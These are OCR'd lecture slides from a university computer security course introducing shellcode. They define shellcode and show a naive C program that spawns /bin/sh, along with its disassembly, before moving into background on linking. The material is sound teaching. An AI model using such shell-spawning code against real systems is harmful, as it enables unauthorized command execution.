Lec 06: Shellcode, BOF, and Control Flow

CSED415: Computer Security
Spring 2025

Seulbae Kim

POSTECH
POHANG UNIVERSITY OF SCIENCE AND TECHNOLOGY

Administrivia

- Lab 02 has been released (due on March 21)
  - Start early!
  - Attend office hours if you need help!
- Team formation is due this Friday
  - Make a submission on PLMS

Team formation

Please form and declare teams for your research project.

Find your team members and form groups consisting of 5-7 students. Submit your team's information, including:

1. Team name
2. Team members' names and student IDs.
3. Team leader's name

Note: Only the team leader needs to make a submission.

Recap


POSTECH

- We covered the basics of binary analysis
  - Binary: ELF structure (header, segments, sections, …)
  - Loading: Process and in-memory data structures (e.g., stack)
  - x86_64: Reading and understanding assembly code
  - Stack: We learned how stack is utilized for function calls

Shellcode

Shell

- A user interface that allows users to interact with an OS or software by typing commands
  - A shell interprets user commands and executes them



Shellcode

- A piece of machine code that conducts malicious activities
  - e.g., Transmitting a sensitive file to remote server, etc.
- Typically, a shellcode executes a shell (`/bin/sh`)
  - Hence the term “shellcode”
- Benefits of executing a shell
  - You can execute arbitrary commands (powerful)
  - Shell execution can be achieved with minimal code footprint (efficient)

Writing a shellcode

- Naïve idea:
  - Write a C code that executes `/bin/sh`
  - Compile and dump its machine code
  - We have our shellcode!

Straightforward solution, but not recommended for shellcoding :(
Let’s explore why!


```c
/* binsh.c */
#include <stdlib.h>

int main(void) {
  system("/bin/sh");
  return 0;
}
```


```
$ gcc binsh.c -O0 -o binsh
$ objdump --disassemble=main --section=.text -M intel ./binsh

0000000000001149 <main>:
    1149:       f3 0f 1e fa             endbr64
    114d:       55                      push   rbp
    114e:       48 89 e5                mov    rbp,rsp
    1151:       48 8d 05 ac 0e 00 00    lea    rax,[rip+0xeac]
    1158:       48 89 c7                mov    rdi,rax
    115b:       e8 f0 fe ff ff          call   1050 <system@plt>
    1160:       b8 00 00 00 00          mov    eax,0x0
    1165:       5d                      pop    rbp
    1166:       c3                      ret
```

Recap: Linking is the final step of compilation




Closer look at the linker



Background: Static linking


- In static linking, all symbols are copied into one executable

(including lib's)



Background: Dynamic linking

